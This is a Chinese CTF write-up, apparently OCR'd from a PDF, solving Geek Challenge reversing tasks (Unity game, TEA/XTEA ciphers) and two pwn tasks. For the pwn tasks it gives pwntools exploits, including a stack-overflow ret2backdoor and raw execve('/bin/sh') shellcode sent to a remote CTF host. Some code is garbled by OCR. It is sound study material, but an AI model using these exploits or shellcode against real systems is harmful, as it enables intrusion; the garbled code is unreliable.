
md5加密即可得到flag

玩就行了


是一个unity黄金矿工游戏



玩到666分后提示说遗漏了什么东西，查了下unity逆向的关键文件，是Assembly-CSharp.dll,要下载dnspy反编译，如下




好像是把一个十六进制字符串输出到Data.txt了，又发现Data.txt的文件修改时间恰好是玩到666分的时候，打开Data.txt


文件 编辑 查看
4d5a90000300000004000000ffff0000b8000000000000004000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000800000000e1fba0e00b409
cd21b8014ccd21546869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0d0d0a2400000000000000504500006486110000000000000f0
000001000000f00026000b020228009e000000ce0000000e00001a13000000100000000000400100000000100000000200000400000000000000000500020000000000000c001000
0060000597e0100030060010000200000000000001000000000000000001000000000000001000000000000000000000001000000000000000000000001001000008000000000
000000000000e0000018060000000000000000000000040010088000000000000000000000000000000000000000000000000000000000000c100002800000000000000000000000000
000000000000018120100d80100000000000000000000000000000000000000000000000000000002e74657874000000a89d000000100000009e000000060000000000000000000000
0000000060000060 2e6461746100000000100000b000000002000000a4000000000000000000000000400000c02e72646174610000901100000c000000012000000a6
000000000000000000000000400000402e706461746100001806000000e0000000080000000b800000000000000000000000040000040 2e78646174610000f40500000
0f000000060000000c000000000000000000000000000000040000040 2e627373000000800c000000001000000000000000000000000000000000000000800000c02e69646
174610000000800000010010000080000000c60000000000000000000000000000000400000c02e435254000000006000000000200100000200000ce000000000000000000000000
0000400000c02e746c730000000010000000003001000002000000d000000000000000000000000000000400000c02e72656c6f6300008800000000400100000200000d200000
000000000000000000000040000042 2e64656275675f6150000000005001000002000000d40000000000000000000000000040000042 2e64656275675f69c80f000006001000
0001000000d60000000000000000000000000040000042 2e64656275675f61af000000007001000002000000e60000000000000000000000000040000042 2e6465627567 5f6ca400000000800100000200000e8000000000000000000000000000040000042 2e64656275675f664800000009001000002000000ea000000000000000000000000000040000042 2e64656275675f735300000000a001000002000000ec000000000000000000000000000040000042 2e64656275675f6c0201000000b001000002000000ee000000000000000000000040000042000000000000000000000000000000000000000000000000000000000

if **name** == "**main**":
main()

果然可以运行



进入ida分析

```
  __int64 result; // rax
  int v3; // [rsp+24h] [rbp-Ch]
  int v4; // [rsp+28h] [rbp-8h]
  signed int i; // [rsp+2Ch] [rbp-4h]

  v4 = strlen(a1);
  v3 = strlen(a2);
  for ( i = 0; ; ++i )
  {
    result = (unsigned int)i;
    if ( i >= v4 )
      break;
    a1[i] ^= a2[i % v3];
  }
  return result;
}
```

```
6   unsigned int i; // [rsp+2Ch] [rbp-4h]
7
8   v4 = strlen(a1);
9   for ( i = 0; ; ++i )
10  {
11    result = i;
12    if ( (int)i >= v4 )
13      break;
14    v3 = a1[i];
15    if ( v3 <= 96 || v3 > 122 )
16    {
17      if ( v3 <= 64 || v3 > 90 )
18      {
19        if ( v3 > 47 && v3 <= 57 )
20          a1[i] = (a2 + v3 - 48) % 10 + 48;
21      }
22      else
23      {
24        a1[i] = (v3 - 65 + a2) % 26 + 65;
25      }
26    }
27    else
28    {
29      a1[i] = (v3 - 97 + a2) % 26 + 97;
30    }
31  }
32  return result;
33 }
```

很简单的加密，可以爆破

enc = [0x0A, 0x16, 0x12,
0x30,0x30,0x0C,0x2D,0x0A,0x2B,0x30,0x3D,0x24,0x28,0x23,0x30,0x05,0x24,0x2C,0x2D,0x26
,0x18,
0x22,0x06,0x23,0x3E,0x09,0x7F,0x13,0x3A]

key = [ord(i) for i in "GEEK"]

for i in range(len(enc)):
enc[i] ^= key[i%4]

for i in enc:
print(chr(i),end='')

```
res = []
for i in range(29):
for j in range(33,127):
tmp = j
if tmp<=96 or tmp>122:
if tmp<=64 or tmp>90:
if tmp>47 and tmp<=57:
tmp = (20 + j -48)%10 + 48
else:
tmp = (j - 65 + 20)%26 + 65
else:
tmp = (j - 97 + 20)%26 + 97
if tmp == enc[i]:
res.append(j)

print(res)

for i in res:
print(chr(i),end='')
```

```
/geekchallenge/逆向/玩就行了/re2.py
MSW{wIhAluxoofuNcihm_gChyL:X}[83, 89, 67, 123, 99,
3, 110, 101, 82, 58, 68, 125]
SYC{cOnGraduulaTions_mIneR:D}
PS D:\ctf练习\比赛\geekchallenge\逆向\玩就行了>
```

DH爱喝茶

```
.text:000012FE B8 00 00 00 00                mov     eax, 0
.text:00001303 B9 18 00 00 00                mov     ecx, 18h
.text:00001308 89 D7                         mov     edi, edx
.text:0000130A F3 AB                         rep stosd
.text:0000130C C7 85 30 FF FF FF BC 9A 78 56 mov     dword ptr [ebp-0D0h], 56789ABC
.text:00001316 C7 85 34 FF FF FF CD AB 89 67 mov     dword ptr [ebp-0CCh], 6789ABCD
.text:00001320 C7 85 38 FF FF FF DE BC 9A 78 mov     dword ptr [ebp-0C8h], 789ABCDE
.text:0000132A C7 85 3C FF FF FF EF CD AB 89 mov     dword ptr [ebp-0C4h], 89ABCDEF
.text:00001334 C7 85 60 FF FF FF 65 A9 85 1F mov     dword ptr [ebp-0A0h], 1F85A965
.text:0000133E C7 85 64 FF FF FF EC 63 C0 EE mov     dword ptr [ebp-9Ch], 0EEC063EC
.text:00001348 C7 85 68 FF FF FF B6 D0 F1 5B mov     dword ptr [ebp-98h], 5BF1D0B6h
.text:00001352 C7 85 6C FF FF FF B0 E7 FD F2 mov     dword ptr [ebp-94h], 0F2FDE7B0
.text:0000135C C7 85 70 FF FF FF 9A 80 38 AA mov     dword ptr [ebp-90h], 0AA38809A
.text:00001366 C7 85 74 FF FF FF E9 72 07 67 mov     dword ptr [ebp-8Ch], 670772E9h
.text:00001370 C7 85 78 FF FF FF B9 24 0D 36 mov     dword ptr [ebp-88h], 360D24B9h
.text:0000137A C7 85 7C FF FF FF 8C 68 8C E9 mov     dword ptr [ebp-84h], 0E98C688C
.text:00001384 83 EC 0C                      sub     esp, 0Ch
.text:00001387 8D 86 44 E0 FF FF             lea     eax, [esi-1FBCh]
.text:0000138D 50                            push    eax
.text:0000138E 89 F3                         mov     ebx, esi
.text:00001390 E8 FB FC FF FF                call    _puts
.text:00001390
.text:00001395 83 C4 10                      add     esp, 10h
.text:00001398 53                            push    ebx
.text:00001399 31 DB                         xor     ebx, ebx
.text:0000139B 85 DB                         test    ebx, ebx
.text:0000139D 75 02                         jnz     short near ptr LABEL7
.text:0000139D
.text:0000139F 74 01                         jz      short LABEL8
.text:0000139F
.text:0000139F                               ; ---------------------------------------
.text:000013A1 C7                            LABEL7 db 0C7h
.text:000013A2                               ; ---------------------------------------
.text:000013A2
.text:000013A2                               LABEL8:
.text:000013A2 5B                            pop     ebx
.text:000013A3 8B 86 30 00 00 00             mov     eax, [esi+30h]
.text:000013A9 8B 00                         mov     eax, [eax]
.text:000013AB 83 EC 04                      sub     esp, 4
.text:000013AE 50                            push    eax
0012FFB 000012FB: .text:000012FB (已同步到 Hex View-1)
```

进入ida发现爆红了，观察到这两个字节是脏字节，nop掉后即可正常F5

```
  key[0] = 1450744508;
  key[1] = 1737075661;
  key[2] = 2023406814;
  key[3] = -1985229329;
  v8 = 528853349;
  v9 = -289381396;
  v10 = 1542574262;
  v11 = -218241104;
  v12 = -1439137638;
  v13 = 1728541417;
  v14 = 906831033;
  v15 = -376674164;
  puts("plz treat DH with a cup of tea:");
  fgets(s, 33, stdin);
  s[strcspn(s, "\n")] = 0;
  for ( i = 0; i <= 3; ++i )
  {
    key[i] = __ROL4__(key[i], 6);
    enc(&s[8 * i], key);
  }
  v7[0] = v8;
  v7[1] = v9;
  v7[2] = v10;
  v7[3] = v11;
  v7[4] = v12;
  v7[5] = v13;
  v7[6] = v14;
  v7[7] = v15;
  for ( j = 0; j <= 31; ++j )
  {
    if ( s[j] != *((_BYTE *)v7 + j) )
    {
      puts("Maybe DH is a little unhappy");
      puts("Press Enter to exit...");
      getchar();
      return 0;
    }
  }
  puts("Great! DH is happy");
```

看到key被循环左移了6位，而且循环了四次，用四次不同的key加密，密文是由四次加密组成的，可以动调获取密文和key

```
unsigned int v4; // [esp+Ch] [ebp-24h]
int v5; // [esp+10h] [ebp-20h]
unsigned int i; // [esp+14h] [ebp-1Ch]
int v7; // [esp+1Ch] [ebp-14h]
int v8; // [esp+20h] [ebp-10h]

v3 = *a1;
v4 = a1[1];
v5 = 0;
v7 = *a2;
v8 = a2[1];
for ( i = 0; i <= 0x1F; ++i )
{
  v5 += (unsigned __int8)(v8 ^ v7) - 1737075662;
  v3 += (v4 + v5) ^ (16 * v4 + v7) ^ ((v4 >> 5) + v8);
  v4 += (v3 + v5) ^ (16 * v3 + a2[2]) ^ ((v3 >> 5) + a2[3]);
}
*a1 = v3;
result = v4;
a1[1] = v4;
return result;
}
```

enc内部是一个类tea加密

exp

```
#include <stdio.h>

void xtea_de(unsigned int part1,unsigned int part2, unsigned int key[4]){
unsigned int v7 = key[0];
unsigned int v8 = key[1];
int sum = 0;

for (int i = 0; i < 32;i++){
    sum += (unsigned __int8)(v8 ^ v7) - 0x6789ABCE;
}

    for (int i = 0; i < 32; i++)
    {
        *part2 -= (*part1 + sum) ^ (16 * *part1 + key[2]) ^ ((*part1 >> 5) +
key[3]);
        *part1 -= (*part2 + sum) ^ (16 * *part2 + v7) ^ ((*part2 >> 5) + v8);
```

```
        sum -= (unsigned __int8)(v8 ^ v7) - 0x6789ABCE;
    }
```

}

unsigned int key5[4] = {0x9E26AF15, 0x6789ABCD, 0x789ABCDE, 0x89ABCDEF};
unsigned int key6[4] = {0x9E26AF15, 0xE26AF359, 0x789ABCDE, 0x89ABCDEF};
unsigned int key7[4] = {0x9E26AF15, 0xE26AF359, 0x26AF379E, 0x89ABCDEF};
unsigned int key8[4] = {0x9E26AF15, 0xE26AF359, 0x26AF379E, 0x6AF37BE2};

unsigned int enc2[] = {0x1F85A965,0x0EEC063EC, 0x5BF1D0B6, 0xF2FDE7B0, 0xAA38809A, 0x670772E9, 0x360D24B9, 0xE98C688C};

int main()
{
xtea_de(enc2, enc2 + 1, key5);
xtea_de(enc2 + 2, enc2 + 3, key6);
xtea_de(enc2+ 4, enc2 + 5, key7);
xtea_de(enc2+ 6, enc2 + 7, key8);

```
  printf("%s", enc2);
  return 0;
```

}

```
[Running] cd "d:\ctf练习\比赛\geekchallenge\逆向\D
SYC{DH_likes_flower_and_tea!!!!}
[Done] exited with code=0 in 1.273 seconds
```


EZZZ

apk文件，拖进jadx发现是xtea加密

```java
public class Enc {
    private static final int DELTA = -1640531527;

    public static String encrypt(String str) {
        int length = str.length();
        int[] iArr = new int[length];
        for (int i = 0; i < length; i++) {
            iArr[i] = str.charAt(i);
        }
        int[] iArr2 = new int[4];
        for (int i2 = 0; i2 < 4; i2++) {
            iArr2[i2] = "GEEK".charAt(i2);
        }
        for (int i3 = 0; i3 < length; i3 += 2) {
            int i4 = i3 + 1;
            int[] iArr3 = {iArr[i3], iArr[i4]};
            encrypt(iArr3, iArr2);
            iArr[i3] = iArr3[0];
            iArr[i4] = iArr3[1];
        }
        StringBuilder sb = new StringBuilder();
        for (int i5 = 0; i5 < length; i5++) {
            sb.append(String.format("%08x", Integer.valueOf(iArr[i5])));
        }
        return sb.toString();
    }

    private static void encrypt(int[] iArr, int[] iArr2) {
        int i = iArr[0];
        int i2 = iArr[1];
        int i3 = 0;
        for (int i4 = 0; i4 < 32; i4++) {
            i += ((((i2 << 4) ^ (i2 >> 5)) + i2) ^ (iArr2[i3 & 3] + i3)) ^ (i3 + i4);
            i3 -= 1640531527;
            i2 += ((((i << 4) ^ (i >> 5)) + i) ^ (iArr2[(i3 >>> 11) & 3] + i3)) ^ (i3 + i4)
        }
```



480位密文，想着可以套模板，但弄不出来，最后只能两字节爆破得到

DELTA = -0x61C88647 # -1640531527
KEY = "GEEK"
burp = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_-!@#$%^&*{}"

```
def teaencrypt_block(v, k):
v0, v1 = v[0], v[1]
k = [ord(c) for c in k]
sum = 0
for in range(32):
```

v0 = (v0 + ((((v1 << 4) ^ (v1 >> 5)) + v1) ^ (k[sum & 3] + sum))) & 0xFFFFFFFF
sum = (sum + DELTA) & 0xFFFFFFFF
v1 = (v1 + ((((v0 << 4) ^ (v0 >> 5)) + v0) ^ (k[(sum >> 11) & 3] + sum))) & 0xFFFFFFFF
return [v0, v1]

def tea_encrypt(plaintext):
length = len(plaintext)
blocks = [ord(c) for c in plaintext]

```
encrypted = []
for i in range(0, len(blocks), 2):
    v = blocks[i:i+2]
    v = tea_encrypt_block(v, KEY)
    encrypted.extend(v)

return ''.join(f"{x:08x}" for x in encrypted)
```

def brute_force(ciphertext):
for i in burp:
for j in burp:
plaintext = i + j
if tea_encrypt(plaintext) == ciphertext[:16]:
return plaintext
return None

if **name** == "**main**":
ciphertext =
"f1f186b25a96c782e6c63a0b70b61b5ced6bf84889700d6b09381b5ccb2f24fab1c79e796d822d
9cdcc55f760f780e750d65c4afb89084a9e978c3827a8dd81091f28df3a84dbacab4d75f75f19af8
e5b90f80fcfc10a5c3d20679fb2bc734c8ccb31c921ac52ad3e7f922b72e24d923fb4ce9f53548a9
e571ebc25adf38862e10059186327509463dd4d54c905abc36c26d5312d2cd42c0772d99e50cd
4c4665c3178d63a7ffe71ada251c070568d5a5798c2921ec0f7fc3ae9d8418460762930ca6a2dcc
ef51d2a1a8085491b0f82d686ca34774c52d0f0f26449fc28d362c86f3311b8adc4fb1a4497e34e0
f0915d"

```
plaintext = ""
for i in range(0, len(ciphertext), 16):
    block = ciphertext[0:i+16]
    result = brute_force(block)
    if result:
        plaintext += result
```

```
        print(plaintext)
print(plaintext)
```

```
SYC{g0od_j0b_wweLCoMeToooSSSyC_zz_1_et3start_yoUr_j0urney!!}
PS D:\ctf练习\比赛\geekchallenge\逆向\xtea>
```

PWN

你会栈溢出吗

进入ida

```
{
  char v1[12]; // [rsp+4h] [rbp-Ch] BYREF

  puts("Welcome to geek,what's you name?");
  gets(v1);
  return printf("hello,%s\nDo you know key?", v1);
}
```

存在危险函数gets

```
1 __int64 key()
2 {
3   printf("yes,yes,this is key.you can catch me?");
4   system("/bin/sh");
5   return 0LL;
6 }
```

后门函数

exp


from pwn import *

p = remote('nc1.ctfplus.cn', 15127)

backdoor = 0x400728
main = 0x400750

payload = b'a'*(0xC + 8) + p64(0x40073D) + p64(backdoor)

p.sendline(payload)
p.interactive()



ez_shellcode

```
5  size_t len; // [rsp+18h] [rbp-8h]
6
7  init(argc, argv, envp);
8  len = sysconf(30);
9  v5 = mmap(0LL, len, 3, 34, -1, 0LL);
10 if ( v5 == (void *)-1LL )
11 {
12   perror("mmap");
13   return 1;
14 }
15 else
16 {
17   shellcode = v5;
18   puts("Hello!!!");
19   puts("do you know shellcode?");
20   memset(shellcode, 144, 0x1F4uLL);
21   read(0, shellcode, 0x190uLL);
22   puts("please input your name:");
23   gets(v4);
24   return 0;
25 }
26 }
```

可以看到先读取shell_code,再gets造成栈溢出

IDA View-A　Pseudocode-A

```
1 int gift()
2 {
3   if ( mprotect(shellcode, 0x500uLL, 4) != -1 )
4     return ((__int64 (*)(void))shellcode)();
5   perror("mprotect");
6   return munmap(shellcode, 0x500uLL);
7 }
```

后门函数调用了shellcode

记住后面函数地址，shellcode可以找网上的

exp

```
from pwn import *

p = remote('nc1.ctfplus.cn',26050)
```

```
#shellcode=asm(shellcraft.sh())
shellcode='\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x56\x53\x54\x5f\x6a\x3b\x58\x31\xd2\x0f\x05'
p.sendline(shellcode)
shellcode_address=0x401256
payload=b'a'*(0x18+8)+p64(shellcode_address)

p.sendline(payload)
p.interactive()
```